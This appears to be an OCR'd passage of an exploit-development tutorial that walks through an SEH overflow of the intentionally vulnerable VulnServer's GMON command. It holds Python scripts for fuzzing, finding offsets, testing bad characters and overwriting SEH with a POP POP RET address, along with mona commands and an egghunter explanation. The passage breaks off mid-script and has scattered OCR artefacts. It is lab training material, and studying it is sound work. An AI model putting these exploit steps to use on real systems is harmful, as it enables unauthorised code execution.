


The Vulnerability

So to just recap, we have covered what exceptions are, the different types of handlers and we have also spoken about how **Structured Exception Handlers** *really* work, so now we should probably talk about this from an attackers point of view and how we can exploit these handlers to gain control over a programs execution flow similar to the EIP Overwrite in Part 1.

Now in Part 1 Here - We were able to control the *execution flow* over VulnServer & SLMail to redirect it too our own *shellcode* and pop a reverse shell, now of course this was a really old vulnerability and SEH was supposed to resolve this but it was a really poor implementation and soon exploited itself.

Now I don't want to show off a crazy example here as I will cover it in the **Examples** section below, but the theory here is we do not overwrite EIP with user control input but instead overwrite the pointer to **next SEH record** aka **Exception Registration Record** as well as the pointer to the **SE Handler** to an area in memory which we control and can place our shellcode on.



As you can see here we have not overwritten the **EIP Register** with 41414141 similar to Part1 but instead overwritten the pointers to **SE Handler** and **SEH Record**. Now before we jump to talking about Egghunters and how they can be of use when doing *SEH Overflows* - I quickly want to show you how we can control the **EIP Register** compared to the pointers to **SE Handler** and **SEH Record**.


I won't go into deep specifics but this if we can *fuzz* a never-repeating string and then calculate the offset that we overwrite the **SE Handler** & **SE Record** with data of our choice which could be used to control EIP.

With the below example I analyzed that the offset too **SE Record** was 3519 Bytes therefore I added 4 x B's over **SE Record** and 4 x C's over **SE Handler**. Check out the script below.

```
#!/usr/bin/python

import socket

import sys
```


```
nseh = "BBBB"

seh = "CCCC"


buffer="A" * 3515

buffer += nseh

buffer += seh


junk = "D"*(4500-len(buffer))

buffer += junk


try:
        print "[*] Starting to Fuzz GMON"
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('bof.local',9999))
        print "[*] Connected to bof.local on Port 9999"
        s.send(('GMON /.:/' + buffer))
        print "[*] Finished Fuzzing Check SEH Chain on Immunity"
        s.close()
except:
        print "couldn't connect to server"
```

Now if we jump over **Immunity** and check out the **SEH Chain** we will see the below.



Let me first show you something, at the current moment the application is in a crashed state (of course) but we can still pass the exception to program by pressing **Shift+F9** - If we do this we can notice something interesting.

The value of **SE Handler** on the stack is pushed to the **EIP Register** which of course is not ideal! We can now control the execution flow of the overall program.



A Mention on POP POP RET

So as you can see in the above screenshots/examples we are effectively living in the land or area of the **SE Handler** which is not really good due to the limitations with space and how small of an area of memory we have to work with, of course we may be able to bring Egghunters into the mix but I will talk about that later in this article. I want to first talk about the POP POP RET technique which is commonly coupled with **SEH Overflows.**

What is POP POP RET?


Now really the POP POP RET is really how it sounds we replace the **SE Handler** value with the memory address of a POP POP RET instruction, this will technically run these assembly instructions which will lead us to the **nSEH.**

It's worthwhile mentioning that the registers to which the *popped* values go to are not important, we simply just need to move the value of **ESP** *higher twice* and then a return to be executed. Therefore either *POP EAX*, *POP EBC, POP ECX* etc will all be applicable providing there is a relevant RET instruction after the 2 *pops*


Why Do we POP POP RET?

Now if you think back to Part 1 - Once we had gained control over our **return address** and **EIP** we located a **JMP ESP** instruction to jump to the top of our stack frame where our shell code and NOPs were sliding and we gained code execution. Now if we try to add a memory location of a **JMP ESP** instruction to the **SE Handler**, windows will automatically zero-out all registers to prevent users from jumping to there shellcode but this is a really flawed protection mechanism.


You can actually see in the below screen that **ESI** & **EDI** have been zeroed out to help mitigate an attacker jumping straight to shellcode.



Now this is where POP POP RET comes into play, Let's first just remember about the layout of the **SEH Record** & **Handler** on the stack



Now let's think about what **POP POP RET** would do here, *POP (move up 4 bytes)*, *POP (move up 4 bytes)* & *RET (simple return, send address to EIP as next instruction to execute)* - Now we have full control ;)



Finding POP POP RET Modules & Instructions

Now I do not want to go into depth here with how we find applicable modules and instructions as I will cover it in the examples section but the long story short is **mona**

Similar to Part 1 where we used **mona** intensively it will also be of use when carrying out **SEH Overflows** - All we have to do is issue the below command

!mona seh

This will automatically search all available modules for a POP POP RET sequence.

Now just like exploit we have to ensure that we choose a module with 0 bad chars in the memory address as well as avoid and *SEH Safeguards* such as **SafeSEH**, which I will talk about a later.

Egghunters 101

What is an Egghunter?

An Egghunter is a small piece of shellcode, typically 32 Bytes that can be used to search all memory space for our final-stage shellcode

So How Do Egghunters Work?

https://www.exploit-db.com/docs/english/18482-egg-hunter—a-twist-in-buffer-overflow.pdf

I would like to provide a high level overview of how Egghunters work here without going crazy in depth, as I have already said above

An Egghunter is a small piece of shellcode, typically 32 Bytes that can be used to search all memory space for our final-stage shellcode

This sounds great but why not just jump to our shellcode with a simple **Short JMP** or **JMP ESP** - Well imagine you have very little space to work with, let's say for example **50 bytes**. This is nowhere near enough space to place some shell code but it is enough to place a **32 Byte Egghunter**

Providing we can get our **32 Byte** hunter onto the stack/memory and we are able to redirect execution to the location of the hunter we can tell the hunter to search the whole memory space for a pre-defined tag such as MOCH and our shellcode would be placed directly after this tag aka the **egg**

So execution flow would look something like this

1. Gain Control over Execution
2. Jump to Small Buffer Space containing **32 Byte Egghunter**
3. Egghunter executes and searches all of memory for a ***pre-defined egg***
4. Egghunter finds **egg** & executes shellcode placed *after* **egg**

A Word on NTDisplayString

In this article we will be using the **32 Byte** Egghunter which makes use of the NTDisplayString system call which is displayed as

NTSYSAPI

NTSTATUS

NTAPI

NtDisplayString(

IN PUNICODE_STRING String);

[Reference][https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FError%2FNtDisplayString.html]

NTDisplayString is actually the same system-call used too display blue-screens within Windows, So how does this come into play with our **Egghunter?**

Well we abuse the fact that this system call is used to validate an address range & the pointer is read from and not written too.

There is a small downside to this method, the system call number for NTDisplayString can't change and across the years system call numbers have changed across versions of Windows as well as architecture.

When I was writing this article I actually ran into some issues with my Egghunter showing Access Violation reading: FFFFFF when executing INT 2E aka a system call. The reason?

Because I was trying to run the Egghunter on a 64bit arch of Windows, kind of stupid of me but I did not give it much thought due to the application being compiled as a 32bit application and not having much issues in the past.

Corelan did a great job explaining what each assembly instruction of an Egghunter does so please check out there article Here

Examples

VulnServer w/ Egghunter

In this example I am going to go over **VulnServer** which is an intentionally vulnerable server that listens on port 9999 for any incoming connections and supports numerous types of commands as previously saw in Part 1.

Fuzzing & Finding the Crash

Now similar to Part 1 I do not want to demonstrate fuzzing every single available command on **VulnServer** If you're looking for something like that check our **booFuzz** it's pretty cool. In this case I am only going to fuzz the GMON command to save time and to focus on the exploitation part itself.

Let's kick it off with a simple fuzz of this command with the below script.

#!/usr/bin/python

```
import socket

import sys


buffer=["A"]

counter=100


while len(buffer) <= 30:

        buffer.append("A"*counter)

        counter=counter+200



for string in buffer:

        print "[*] Starting to Fuzz GMON with %s bytes" %len(string)

        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        connect=s.connect(('bof.local',9999))

        print "[*] Connected to bof.local on Port 9999"

        s.send(('GMON /.:/' + string))

        s.close()

print "[*] Finished Fuzzing GMON with %s bytes" %len(string)
```


What we are doing here is very similar to the basic stack-overflow we covered in Part 1, in which we are doing the following

1. Connect to **bof.local** on **Port 9999**
2. Send GMON /.:/ + string += 200 - Where string = A and increments by 200 each cycle.
3. Close TCP Connection

Once the application has crashed the script will seize running and we can check out **Immunity**.

Now when we jump over to Immunity we may notice some interesting stuff, the first thing I notice is Access Violation when writing to [06500000] along the footer of Immunity, this is telling us that the application is in a crashed state and really does not know what to *do next* - You may also notice that the **EIP** value is looking normal unlike Part 1 where it contained 41414141 - This is due to the fact we have not over run the return address and gained control over the **EIP Register** but instead overrun the **nSEH** and **SEH** values on the stack.

Let's bring up the **SEH Chain** by pressing ALT+S within Immunity. Upon doing so we will notice something interesting the 41414141 output we are used to seeing in the **EIP Register** is now showing in **SE Handler**. Right click 41414141 and select Follow in Stack



Perfect, we are now able to override the pointer to **nSEH** & **SEH** with user-supplied input. Let's now find out how much user-supplied input has to be provided in order to get to the pointer of **nSEH** and **SEH**

Finding the Offset

Here we are again, finding the offset as I am sure you are aware this is a very common piece of exploit development and does not just apply to **SEH Overlows** - There are a couple different ways to do this such as *manually*, **metasploit** and **mona** but I will stick to **mona** here due to preference.


Let's first create a never-repeating string / cyclic pattern with the below command

!mona pc 6000

And couple this with our fuzzing script but instead of repeating A's incrementing by 200 bytes each time let's simply just send our pattern alongside GMON :./

```
#!/usr/bin/python

import socket

import sys


buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa...."




print "[*] Starting to Fuzz GMON with pattern containing %s bytes" %len(buffer)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',9999))

print "[*] Connected to bof.local on Port 9999"

s.send(('GMON /.:/' + buffer))

s.close()

print "[*] Finished Fuzzing GMON with %s bytes" %len(buffer)
```


Our application will now return to a crashed state and report a Access Violation but this time **SE Handler** contains 45336E45 in comparison to 41414141 - Let's jump to the stack again and check out data residing on the stack at present.



Perfect! As you can see we are looking at our never-repeating string and can not calculate the offset by simply using one of the below commands within **mona**

!mona findmsp

!mona po 1En2



As you can see it took us **3515 bytes** to overrun the value of **nSEH** and **3519 bytes** to overrun the value of **SE Handler** - Before I jump into beginning to piece everything together I want to first take this time to find any bad chars.

Finding Bad Chars

I will not go into any explanation here to why we need to find bad chars as I did a pretty good job talking about it in Part 1 so head over there.

Let's use the simple script below to send a string of every single possible character through to **VulnServer** via the GMON command. Of course we will exclude the \x00 character aka the **null-byte.**

```
#!/usr/bin/python

import socket

import sys



nseh = "B"*4

seh = "C"*4
```

```
badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x1
5\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34
\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55
\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74
\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94
\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\
xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\x
d5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf
5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")



buffer = "A" * (3515-len(badchars))

print "[*] There are %s" %len(badchars) + " bad chars to test"

print "[*] Starting to Fuzz GMON with %s bytes" %len(buffer) + " A's"

buffer += badchars #All of badchars

buffer += nseh #BBBB

buffer += seh #CCCC

junk = "D"*(5000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space


print "[*] Starting to Fuzz GMON with everything containing %s bytes" %len(buffer)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',9999))

print "[*] Connected to bof.local on Port 9999"

s.send(('GMON /.:/' + buffer))
```

s.close()


print "[*] Finished Fuzzing GMON with %s bytes" %len(buffer)

Now, just to give a brief overview of what we do here

1. Calculate the amount of bad chars and minus that value from 3515 aka our **offset**
2. Send 3260 A's + 255 bad chars
3. Send BBBB to overwrite the **nSEH** value
4. Send CCCC to overwrite the **SEH** value
5. Fill remaining space with DDDD...
    0. The reason we do this is we don't fill the remaining space then the **SEH** won't trigger

Ps: Due to the limited size of space after the **SE Handler** aka 52 bytes I decided to send the bad characters before overwriting **nSEH** and **SEH**

Checking the memory dump we can see that we actually have zero bad chars besides the **null-byte** aka \x00



Finding POP POP RET Instruction


I have already talked in detail about the POP POP RET sequence of instructions and why it's important so I will stick to practical and let the section above A Mention on POP POP RET do the talking.

Let's first find an applicable module which will contain this sequence of instructions using the below command with **mona**

!mona seh

Here an obvious choice stands out efffunc.dll as it is not compiled with any security mechanisms such as SafeSEH or ASLR

Let's double click the module and just verify the assembly instructions and make sure this is what we need.



Perfect, we have a POP EBX POP EBP and RETN instruction. This is exactly what we need POP POP RET

For this part, I recommened you place a breakpoint at the start of your POP POP RET function so you can step-through the next part to understand what happens, you can this by simply double-clicking your selected module in **mona** followed by pressing F2 on the POP EBX instruction.

Now I will amend my python script to overwrite the seh variable with the value of my POP POP RET instruction just like below.

```
#!/usr/bin/python

import socket

import sys



nseh = "B"*4

seh = "\xb4\x10\x50\x62" #0x625010b4 pop,pop,ret



buffer = "A" * 3515

